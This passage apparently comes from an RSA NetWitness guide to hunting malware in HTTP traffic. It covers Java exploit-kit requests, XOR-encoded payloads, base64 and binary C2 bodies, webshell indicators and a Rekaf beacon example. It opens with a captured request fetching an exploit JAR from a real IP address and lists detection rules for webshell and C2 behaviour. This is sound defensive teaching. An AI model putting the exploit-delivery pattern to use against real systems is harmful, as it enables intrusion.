nowhere.php?dikrsiy=3536073536&likv=3333&lmgfyflc=oocaw&cmkmtfz=cnsxp HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_32
Host: 188.165.4.201
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Via: 1.1 localhost.localdomain
```

Figure 9. Example JVM Request for Exploit JAR

Armed with this indicator we can construct a few rules to help narrow down only the JVM activity reaching the internet for a period of time. The following table highlights metadata that is relevant to the JVM.

Metadata	Metadata Key	Description
http java	analysis.service	Java Virtual Machine requests via HTTP
java exe	ioc	Java Virtual Machine requests via HTTP with direction = outbound and filetype = windows executable
java pdf	ioc	Java Virtual Machine requests via HTTP with direction = outbound and filetype = pdf
http possible exploitkit	ioc	Java Virtual Machine requests via HTTP with direction = outbound and no recognized filetype

All JVM and GET Method requests to the Internet should be analyzed. Many times, the malware being delivered isn't encoded and the request after the JAR or Class file will be an executable. You can find this metadata in Forensic Fingerprint. The RSA Research team finds that opening up alias.host and tld allows us to quickly scan the domains involved to look for ones that are out of the ordinary. Not all payloads from JVM exploits come down in the clear. The exploit JAR could have code within it to unpack the payload after downloading it from the server. If these sessions are encoded with anything but a single byte XOR key, the forensic fingerprint parsers will not detect the executable—it will simply be a 'blob' of binary data. This is a key indicator for analyzing Java traffic; if you cannot identify the payload after a small JAR or Class file comes down, it might be time to dig deeper into the JAR or simply examine the payload for encoding schemes.

In the example below, an exploit payload was delivered with a simple XOR encoding scheme. The JAR used a DWORD XOR key for the entire payload and was therefore not natively identified by NetWitness. A parser, in theory, could be used to detect these. However, as you add to the key length, the amount of processing becomes exponential. These encoding schemes can be easily detected manually because the XOR key can be seen repeating itself in the padding sections of what is presumed to be a PE header.




Figure 10. Encoded Payload




Figure 11. Decoded Payload

It is not always as easy as this example to extract the payload. Often the JAR's individual Class files have to be de-compiled and examined, possibly debugged and modified to discover the encoding or encryption algorithm used. Malware writers have even used a nonce exchange to generate a one-time key which is used to encode and deliver then decode and execute the malware. This is yet another reason full packet capture is a must for any serious analyst or researcher.

Other HTTP Indicators

There are a myriad of indicators, behavior and technical aspects of HTTP that can be combined to find malicious software. The Live content parsers put together some of the most common indicators of compromise [IOC] in an intelligent fashion for the analyst automatically. This is not the definitive list IOC's to be used for hunting in the HTTP dataset, but offer a starting point for an investigation.

The **http with base64** and **http with binary** logic deserves special mention. This is a common technique to obfuscate data being sent back to a C2 in order to appear more like normal HTTP traffic. Base64 data can be quickly decoded to discover what is inside: oftentimes binary data. If the data contained within these sessions does not decode properly, it could be because of a custom base64 alphabet, which will be present and defined within the Trojan. Similarly, the binary data, unless it is a simple single- or multi-byte XOR, will appear to be mostly random non-ASCII data that will require binary analysis and protocol reverse engineering to discover the structure. Many legitimate applications use these methods to transfer data, but can easily be ignored once the analyst has experience with the dataset.

Service Characteristics Metadata	Description
http with base64	HTTP with Base64 encoded data in the body
http with binary	HTTP with binary data in the body

Service Characteristics Metadata	Description
watchlist file fingerprint	Any executable file format commonly used with malware like windows executables, JARs, etc
watchlist file extension	Any executable extension commonly used with malware like .exe, .php, .zip, etc
http explicit proxy request	Any attempt at an explicit proxy request using the protocol and full URL after the Request Method
http long query	A query string that is >= 256 bytes
http suspicious connect	Sessions using the HTTP CONNECT Method with less than four headers and no User-Agent
http response filename exe	A Server response to an HTTP request that has an inline filename that ends with exe
http webshell	Various indicators for GET and POST style webshells
http webshell no error	Various indicators for GET and POST style webshells that produce no HTTP server response errors
http webshell error	Various indicators for GET and POST style webshells that produce HTTP server response errors
http post no get missing content-length	An HTTP POST request that violates RFC's by not including the Content-Length HTTP Header
http post no get low header count not flash	An HTTP POST request with less than 6 Headers and the User-Agent is not 'shockwave flash'
http post no get short filename suspicious extension	An HTTP POST request to a 3 byte or less filename with an executable extension
direct to ip one char php	An HTTP request to an IP address, not a hostname, that queries for a single character PHP script




Figure 12. HTTP with Base64 Encoded Data in Body




Figure 13. HTTP with Binary Data in Payload

Putting it All Together and Hunting in HTTP




Figure 14. NetWitness Hunting Theory

Time Period

The first step to hunting in NetWitness is possibly the most important step. Before we start drilling though the different meta categories, an analyst must first answer a question: "What time period am I looking at?" The analyst must also be aware that unlike most traditional forensics tools, NetWitness is always capturing data, and delivers results in near real-time. If we were to choose the default value of last 24 hours and happened to refresh our browser, the time offsets for that last 24 hours would change. For example, if I start my investigation at 9 am with a WHERE clause choosing the last 24 hours and then went to lunch at noon, when I returned to my computer and logged back in to NetWitness to continue my search, the last 24 hours would be offset from when I returned and not the original 9 am + 24 hrs. This arrow of time problem is solved by choosing *absolute* time offsets, rather than *relative* time offsets. Put simply, an analyst should analyze entire static blocks of time—for example, **Yesterday**—rather than using a relative offset such as last hour, last 3 hours, and so forth.

Directionality

The next concept is directionality. What type of threats are we looking for and which direction would we look for these connections? If we are looking for Trojan C2 communications, we assume they are inside the network and connecting to an external resource; so we choose the direction **outbound**. If we are looking for webshell activity and have properly set up our **traffic_flow_options.lua**, we choose the direction **inbound**. Lastly, if we are looking for some sort of internal relay to defeat firewall policy or access from a compromised DMZ machine, we choose the direction **lateral**.

Choose a Service

Now that we have selected an absolute time offset and chosen our direction, we can choose the service to be analyzed, in this case HTTP or service = 80. We have now narrowed down our dataset to just the pertinent data and can begin our actual analysis.

Begin Analysis

The first query after this is meant to segment the dataset into smaller buckets for us to examine in more detail. These are our technical aspects and behavior queries; we are not yet looking for indicators of compromise. Rather, we are selecting traffic based on behaviors (such as Method usage) or technical aspects (such as short User-Agent strings or watchlist file extensions).

For example, when we are looking for covert bi-directional communications over well-known protocols, such as HTTP, we can go back to the HTTP Method analysis. HTTP POSTs are roughly 10% of HTTP GETs in most environments. Knowing this, we can effectively query for **http post no get** and remove roughly 90% of our traffic as currently uninteresting.

The **Service Characteristics** meta key is where we start with our behavioral and technical aspects queries such as the previous query for **http post no get**. Depending on the throughput and specific aspects of your dataset, you might have to dig a little deeper before finding something out of place or suspicious. The Service Characteristics meta keys enable an analyst to start carving out what appears to be human generated behavior and focus on the automated behaviors that malware exhibit. Previously, it was discussed that most modern browsers use more than 6 HTTP headers. Thus, drilling into HTTP sessions with six or fewer headers would eliminate these sessions, and leave us with more interesting ones.

From here, we go through the aspects of HTTP previously discussed and look for sessions that cannot be explained based on what we know to be normal behavior. If we see an HTTP POST without a referrer, how did it get there? If we come across an odd User-Agent, what is the application purporting to be and does it match that in behavior? What if we find an odd domain name that is similar to a trusted vendor but the domain is not registered by that vendor? Oftentimes with network-only visibility, it is difficult to answer these questions until you find the source of the traffic.

Deeper Analysis

When you discover something that seems potentially out of place, the real investigation begins. How long has the activity been occurring and on how many hosts? With a DHCP environment with short lease times, this can be difficult to discern and tedious if DHCP logs are available. For example, if an analyst were to find suspicious HTTP communications with **foo.com**, the analyst should take note of the destination IP and open a new Investigator window. Then they take the destination IP and query for `ip.dst = 123.123.123.123 || ip.src = 123.123.123.123 || alias.ip = 123.123.123.123`. This gives you both sides of the possible initiators of communications; there might have been inbound webshell access from the C2 IP as well as a Trojan beaconing to it.

Note: The analyst could also add a Context Action for this drill-down activity to be performed more easily.

Example

In the following example, we examine a Rekaf beacon and look at some of the metadata it produces. The session as seen in the text view in NetWitness is as follows.




Figure 15. Rekaf Beacon

The following Session Characteristics were observed.




Figure 16. Rekaf Session Characteristics

This does not tell you much, other than the session originated from inside the environment and connected out to the internet and transmitted far more data than it received as payload, but still under 5 KB for both TX and RX. The Service Characteristics for this HTTP Trojan are more interesting and telling.




Figure 17. Rekaf Service Characteristics

This is more revealing. We can see there are POST Methods in this request but no GET Method and the session does not contain a Referrer header. So how does a person with a browser generate a POST without coming from a previous site? We can also see that it has a short User-Agent that appears to be the default User-Agent stored in the Windows Registry as well as having 6 HTTP Headers. Even more telling are the two cache directives and the absence of a cookie, so it is definitely not a browser or person generating this request, but rather some sort of machinery. The most glaring and obvious indicator is the binary payload in the body of the request. Not all of the characters are in the range for ASCII, so NetWitness renders unprintable characters as the '.' character.

ESA, Event Stream Analysis, contains very similar logic to what an analyst would apply to hunting in HTTP. Consider the following figure for our Rekaf Trojan.


